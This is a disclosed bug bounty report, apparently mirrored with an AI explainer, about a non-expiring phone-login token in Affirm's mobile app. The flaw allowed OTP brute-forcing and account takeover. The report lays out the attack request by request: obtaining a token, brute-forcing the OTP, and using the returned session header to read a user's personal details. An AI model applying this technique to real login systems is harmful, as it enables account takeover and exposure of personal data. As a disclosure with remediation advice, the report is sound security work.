Absence of Token expiry leads to Unauthorized login Access
The login token generated for phone-based authentication did not expire, allowing an attacker to brute-force the OTP and gain unauthorised access to a user's account. The attacker could then obtain a session token and access the victim's personal details.
 Originally disclosed on HackerOne
- Triaged in 10 days
- Fixed in 16 days
- Paid in 10 days
- Disclosed after 11 months
Summary
While doing the testing for the mobile app, I observed out that it is possible to bypass the authentication and gain unauthorized access to the user's account bu brute-forcing the PIN due to lack of login token expiry.
The way affirm mobile login works is that,
User inputs the phone number It then makes a call to an API endpoint /api/v3/login/phone/
POST /api/v3/login/phone/ HTTP/1.1
Content-Type: application/json; charset=UTF-8
Content-Length: 40
Host: hackerone.affirm-odin.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.13.1
Affirm-User-Agent: Affirm-Android

{"channel":"sms","address":"7022170000"}
This endpoint /api/v3/login/phone/ in turn generates a token and sends in the response. The response looks something similar to this
HTTP/1.1 200 OK
Date: Tue, 31 Dec 2019 11:53:27 GMT
Content-Type: application/json
Connection: close
Server: openresty
Vary: Accept-Encoding
Affirm-Device: XXX=
Affirm-Client: XXXX-
cache-control: private, no-cache, no-store, must-revalidate
X-Affirm-Request-Id: a3bcdedb-0e18-4760-c796-1cd60158f86c
Strict-Transport-Security: max-age=86400
Content-Length: 299

{"response_url": "/api/v3/login/phone/SOMETOKEN"}
Another call to the api is made to the URL obtained from the above response_url This API request looks like this
POST /api/v3/login/phone/SOMETOKEN HTTP/1.1
Content-Type: application/json; charset=UTF-8
Content-Length: 19
Host: hackerone.affirm-odin.com
Connection: close
Accept-Encoding: gzip, deflate
Affirm-User-Agent: Affirm-Android
Affirm-App-Version: 3.62.3
Affirm-App-Version-Code: 312
Affirm-OS-Version: 22

{"response":"0000"}
Since SOMETOKEN in the above request doesn't get expired, this request can be sent to Intruder or similar tools to brute force the response OTP parameter. Once the response is valid, this can be verified by the 200 status obtained in the response and the length of the response. Like this,

The response will be
HTTP/1.1 200 OK
Date: Tue, 31 Dec 2019 12:30:58 GMT
Content-Type: application/json
Connection: close
Server: openresty
Vary: Accept-Encoding
Affirm-Device: eyJkZXZpY2VfaWQiOiAiZDk3NTcyNTQtYmZkNS00NGFiLWE1ZjQtMTk3YzI2NzhjMTQyIn0=
Affirm-Client: .eJyrVkrOzytJrSiJTyzKVLJSMjV2Cg80MDMJNwy39HCycFfSUSotTi1SsqpWyslPz8yLL04tLs7Mz8OlvLYWAD8TGa8.EOzRAg.KdnFWXFpkJrsLXazTxNyjxb5Jtk
cache-control: private, no-cache, no-store, must-revalidate
X-Affirm-Request-Id: dc1a2835-e8bc-4f0e-cf08-05c50c942eca
Strict-Transport-Security: max-age=86400
Content-Length: 109

{"status": "authenticated", "token": null, "user_id": "1479-5770-XGGL", "expiration": "3019-12-31T17:17:38Z"}
This response contains Affirm-Client which is like a session ID, later used to make a request.

To verify if this is the actual session ID or not, this can be done by making a request to the api
GET /api/v2/users/1479-5770-XGGL HTTP/1.1
Host: hackerone.affirm-odin.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.13.1
Affirm-Client: .eJyrVkrOzytJrSiJTyzKVLJSMjV2Cg80MDMJNwy39HCycFfSUSotTi1SsqpWyslPz8yLL04tLs7Mz8OlvLYWAD8TGa8.EOzRAg.KdnFWXFpkJrsLXazTxNyjxb5Jtk
Affirm-Platform: android
Affirm-User-Agent: Affirm-Android
Affirm-App-Version: 3.62.3
Affirm-App-Version-Code: 312
Affirm-OS-Version: 22
The user ID can also be obtained from the above response.
If the Affirm-Client is valid, then you would get the user details on this endpoint which would confirm this vulnerability.
{"phone_number": {"phone_number": "+1-702-217-0000", "user_id": "1479-5770-XGGL", "id": "CNAIG0U1BMPHN5BK"}, "status": "ACTIVE", "name": {"last": "NEPAK", "full": "TESTING NEPAK", "user_id": "1479-5770-XGGL", "id": "4ZBC33TYEY12SOWP", "first": "TESTING"}, "is_personalized_services_active": true, "created": "2019-12-31T10:48:00Z", "dob": "1980-06-23", "id": "1479-5770-XGGL", "address_confirmation_status": "not confirmed", "address": {"city": "San Francisco", "user_id": "1479-5770-XGGL", "is_po_box": false, "street1": "325 Pacific Ave", "region1_code": "CA", "is_military_address": false, "postal_code": "94111", "country_code": "USA", "id": "G2YM6ESBLH36ETLZ"}, "user_consented_to_lto": null, "email": {"verified": false, "user_id": "1479-5770-XGGL", "email": "[email protected]", "id": "B9SUH5XOB1559Q8J"}}
Remediation
Rate limiting could be one of the fundamental solutions by limiting the number of the wrong OTP a user can submit. The fundamental problem here is not that OTP is possible for Bruteforce, but the lack of token expiry generated for login purpose.
Luckily, there is a better way for this. When the user enters the number, and a password login URL/login is generated on the endpoint https://hackerone.affirm-odin.com/api/v3/login/phone/, the URL could be set invalid after a few OTP limits.
Once this is set to expiry, then to make another consecutive request to the endpoint https://hackerone.affirm-odin.com/api/v3/login/phone/SOMETOKEN would be automatically invalid. This should be done without even checking OTP to prevent brute-forcing. The login token generation on the endpoint https://hackerone.affirm-odin.com/api/v3/login/phone/ should be limited.
POC Video
-Happy New year team Affirm <3
Impact
Unauthorized account access, Account takeover
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the login token generated for phone authentication had no expiry and there was no rate limiting on OTP attempts, enabling brute-force attacks.
Impact
An attacker could gain unauthorised access to a user's account and view personal information, leading to account takeover.
What the attacker needed
Victim's phone number; ability to send requests to the API
The fix
The login token should expire after a limited number of OTP attempts, and rate limiting should be applied to OTP submissions.
How it was found
- Send a phone number to the login endpoint to receive a token.
- Use the token to submit OTP guesses repeatedly.
- Observe that the token does not expire, allowing unlimited attempts.
- Brute-force the OTP until a successful response is received.
- Use the returned session token to access the user's account details.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you log in with a phone number, the app gives you a temporary token to verify your identity. This token never expired, so an attacker could keep trying different verification codes until they guessed the right one. Once they did, they got a session that let them see the victim's account information.
What is Account takeover?
Getting into someone else's account through a flaw in sign-in, password reset, second factor, single sign-on or session handling.



